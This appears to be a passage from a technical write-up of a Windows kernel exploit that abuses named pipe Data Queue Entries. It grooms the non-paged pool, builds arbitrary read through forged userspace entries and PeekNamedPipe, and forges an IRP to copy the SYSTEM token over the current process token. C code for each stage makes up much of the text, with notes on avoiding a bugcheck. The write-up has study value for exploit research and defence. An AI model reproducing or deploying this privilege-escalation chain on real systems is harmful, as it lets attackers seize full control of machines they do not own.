
Now the exploit grooms the pool in such a way that the undercover entry Flink is the following :
Flink = EntryType | QuotaInEntry
The Undercover flink should point to a userdata address which the exploit uses:
#define THIRD_ENTRY_SIZE (0x1000-NP_HEADER_SIZE)
#define USER_DATA_ENTRY_ADDR ((long long)THIRD_ENTRY_SIZE<<32)
This is done because in a buffered DQE, initially the QuotaInEntry is the same as the DataSize which is currently THIRD_ENTRY_SIZE so we can make use of it to allocate some data in userspace at EntryType | QuotaInEntry
Arbitrary Read
The exploit does the following in the beginning :
    if (VirtualAlloc((PVOID)USER_DATA_ENTRY_ADDR, 0x5000, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE) != (PVOID)USER_DATA_ENTRY_ADDR) {
        printf("Couldn't allocate base address %p\n", USER_DATA_ENTRY_ADDR);
        return;
    }
This would be helping us in getting arbitrary read. We forge a DQE with an IRP from userspace. That DQE is the Flink to the undercover DQE entry. Refer to the 3rd technique mentioned in the Data Queue Entries chapter.
void PrepareDataEntryForRead(DATA_QUEUE_ENTRY* dqe, IRP* irp, uint64_t read_address) {
    memset(dqe, 0, sizeof(DATA_QUEUE_ENTRY));
    dqe->EntryType = 1;
    dqe->DataSize = -1;
    dqe->Irp = irp;
    irp->AssociatedIrp = (PVOID)read_address;
}

void ReadMem(uint64_t addr, size_t len, char* data) {
    static char* buf = (char*)malloc(TOTAL_DATA_SIZE + 1 + 0x5000);
    DATA_QUEUE_ENTRY* dqe = (DATA_QUEUE_ENTRY*)USER_DATA_ENTRY_ADDR;
    DWORD read;
    PrepareDataEntryForRead(dqe, (IRP*)(USER_DATA_ENTRY_ADDR + 0x1000), addr);
    PeekNamedPipe(g_victim_pipe->Read, buf, TOTAL_DATA_SIZE + 1 + len, &read, 0, 0);
    memcpy(data, buf + TOTAL_DATA_SIZE + 1, len);
}
Now we need to leak the next chunk address which should most likely be the DQE because of how we groomed the pool. We can easily do that with the undercover entry as it already covers some (0x21 bytes) part of the data of the next chunk. We can leak the next chunk Flink and then use the arbitrary read to read the value of next_chunk_flink->Blink. Reading the Blink works because of the safe unlink invariant, next_chunk->Flink->Blink must point back to next_chunk itself, so reading 8 bytes at the leaked pointer + 8 hands us the exact address of the next chunk without any guessing.
    DATA_QUEUE_ENTRY* next_chunk_flink = (DATA_QUEUE_ENTRY*)*(uint64_t*)&buf[TOTAL_DATA_SIZE - 0x20];
    printf("Leaked Flink of next chunk: %p\n", next_chunk_flink);

    uint64_t next_chunk_addr;
    ReadMem((uint64_t)&next_chunk_flink->Blink, 8, (char*)&next_chunk_addr);
buf[TOTAL_DATA_SIZE - 0x20] is not some random offset by the way. The undercover entry claimed 0xFD1 bytes of data but only 0xFB0 bytes exist inside the cover chunk (its data starts at cover+0x50 and the chunk is exactly one page), so the last 0x21 bytes of the peek buffer are actually the first bytes of the next physical chunk. TOTAL_DATA_SIZE - 0x20 is just (TOTAL_DATA_SIZE + 1) - 0x21, the first of those spilled bytes, which is where the next chunk’s Flink begins.
And next we get our own cover DQE entry address in memory using the next chunk address:
uint64_t current_chunk_addr = next_chunk_addr - THIRD_ENTRY_SIZE - NP_HEADER_SIZE;
Arbitrary Write
Now we need to create a stalled write DQE entry.
We created a pipe with the following :
       w = CreateNamedPipe(
            L"\\\\.\\pipe\\exploit_20",
            PIPE_ACCESS_OUTBOUND | FILE_FLAG_OVERLAPPED,
            PIPE_TYPE_BYTE | PIPE_WAIT,
            PIPE_UNLIMITED_INSTANCES,
            TOTAL_DATA_SIZE,
            TOTAL_DATA_SIZE,
            0,
            0);
so the pipe quota would most likely be TOTAL_DATA_SIZE so if we create another DQE of any size for eg. FIRST_ENTRY_SIZE then that DQE would be in WAITING state for the victim pipe.
The exploit does this through a dedicated thread, because a blocking WriteFile into a full pipe never returns and we need the main thread free to keep using the arbitrary read :
DWORD WINAPI ThreadedWriter(void* arg) {
    char* buf = (char*)arg;
    DWORD res;

    WriteFile(g_victim_pipe->Write, buf, FIRST_ENTRY_SIZE, &res, NULL);

    Sleep(-1);
    return 0;
}
and in main :
    printf("Creating an entry with size greater than the available pipe quota\n");
    CreateThread(0, 0, ThreadedWriter, buf, 0, 0); //we could have used overlapped io
    Sleep(2000);
The Sleep(2000) just gives the writer thread time to block on the quota, and the Sleep(-1) inside the thread keeps it blocked forever so its IRP stays parked inside the DQE for us to dump. The comment in the exploit mentions we could have used overlapped IO instead of a thread, but in practice they found the thread approach more reliable.
Now after creation of this new stalled DQE, we can use the cover DQE entry address, read its Flink and get the new DQE Entry address too. But what we actually want from this entry is its IRP data, because that’s what we use to extract the current process and system process data from their EPROCESS Structures via the ThreadListEntry. Normally a buffered entry has an empty Irp field, the data is just copied inline and the write IRP gets completed and freed right away, so there would be nothing to dump. But this entry is different because of the quota mechanism : since the write exceeds the pipe quota in blocking mode, the write IRP cannot be completed yet, so npfs parks it inside the DQE instead. This is exactly why we write more than the quota, a normal in-quota write would just give us another Irp-less entry.
We could use an unbuffered entry here too but buffered entries are easier to create.
ReadMem((uint64_t)irp->ThreadListEntry.Flink + 0x38, 8, (char*)&cp_thread_list_head);
current_process = cp_thread_list_head - OFFSET_EPROCESS_THREADLISTHEAD;
ReadMem(current_process + OFFSET_EPROCESS_PID, 8, (char*)¤t_process_id);
if (current_process_id != GetCurrentProcessId())
g_setoff++;
current_process = cp_thread_list_head - OFFSET_EPROCESS_THREADLISTHEAD
system_process = GetProcessById(current_process, 4);
Current process token is leaked using the arbitrary read primitive and then we traverse the doubly linked list of the EPROCESS structure to get the System Process token too (PID: 4).
Now we need to forge an IRP for unbuffered entry for arbitrary write primitive to overwrite the Current Process Token with the System Process Token.
void PrepareWriteIRP(IRP* irp, PVOID thread_list, PVOID source_address, PVOID destination_address)
{
    irp->Flags |= IRP_BUFFERED_IO | IRP_INPUT_OPERATION;
    irp->AssociatedIrp = source_address;
    irp->UserBuffer = destination_address;
    irp->ThreadListEntry.Flink = (LIST_ENTRY*)(thread_list);
    irp->ThreadListEntry.Blink = (LIST_ENTRY*)(thread_list);
}

PrepareWriteIRP(irp, thread_list, (PVOID)(system_process + OFFSET_EPROCESS_TOKEN), (PVOID)(current_process + OFFSET_EPROCESS_TOKEN));
The whole write primitive is just IRP semantics here, when a buffered input IRP completes, IopCompleteRequest copies AssociatedIrp (SystemBuffer) to UserBuffer for us, so we set the source to the system token and the destination to our own token and let the kernel do the copy.
Now we need to add this unbuffered DQE entry with the forged IRP to the pipe using NtFsControlFile api and then we need to leak its address as well using the following:
    IO_STATUS_BLOCK isb;
    NtFsControlFile(g_victim_pipe->Write, 0, 0, 0, &isb, 0x119FF8, irp, 0x1000, 0, 0);
    ReadMem(next_entry, 8, (char*)&unbuffered_entry);
Next we need to leak the address of the Forged IRP we just created from the Unbuffered entry in memory :
    ReadMem(unbuffered_entry + offsetof(DATA_QUEUE_ENTRY, Irp), 8, (char*)&unbuffered_irp_addr);
    ReadMem(unbuffered_irp_addr + offsetof(IRP, AssociatedIrp), 8, (char*)&forged_irp_addr);
One thing to keep in mind, we don’t reuse the real stalled IRP itself, we only use it as a template. IofCompleteRequest frees the IRP when it’s done, so completing the original would free an IRP that ThreadedWriter is still blocked on. The forged bytes are copied into kernel memory by the NtFsControlFile call (that’s what the fsctl IRP’s AssociatedIrp points at) and that copy is what we complete and let get freed.
Now this forged IRP would be used to overwrite the undercover Flink again for getting arbitrary write, so the next thing we do is a ReadFile call which will try to complete the IO using IofCompleteRequest with our forged IRP which will overwrite our current process token with the system token and we would gain privileges.
    dqe = (DATA_QUEUE_ENTRY*)USER_DATA_ENTRY_ADDR;
    PrepareDataEntryForWrite(dqe, (IRP*)forged_irp_addr, ARBITRARY_WRITE_SIZE);

    thread_list[0] = thread_list[1] = forged_irp_addr + offsetof(IRP, ThreadListEntry.Flink);

    ReadFile(g_victim_pipe->Read, buf, ARBITRARY_WRITE_SIZE, &res, 0);
PrepareDataEntryForWrite dresses the userspace fake DQE up as a stalled write (EntryType = 0, DataSize = 8, QuotaInEntry = 0, Irp = forged_irp_addr) so the same quota mechanism that parked the real IRP now completes our forged one. Flink is set to itself so that any unlink against the fake entry is a no-op.
IRPs & ThreadLists
Every IRP carries a ThreadListEntry, a LIST_ENTRY the kernel uses to keep a per thread list of the IRPs owned by that thread (ETHREAD.IrpList). On completion the IRP gets unlinked from that list, and the unlink writes through the neighbors too :
Irp->ThreadListEntry.Flink->Blink = Irp->ThreadListEntry.Blink;
Irp->ThreadListEntry.Blink->Flink = Irp->ThreadListEntry.Flink;
Our forged IRP is a copy of the real stalled IRP at a different address, so its Flink/Blink point into the blocked thread’s real list while the neighbors no longer point back at it. Completing it with these stale pointers would corrupt a live list and bugcheck. The fix : give the forged IRP its own private list in userland. In PrepareWriteIRP both pointers are set to a thread_list array, and once forged_irp_addr is leaked the array is filled with &forged_irp->ThreadListEntry :
thread_list[0] = thread_list[1] = forged_irp_addr + offsetof(IRP, ThreadListEntry.Flink);
Now the unlink validation passes and the writes land inside our own array, the real IrpList of the blocked thread is never touched.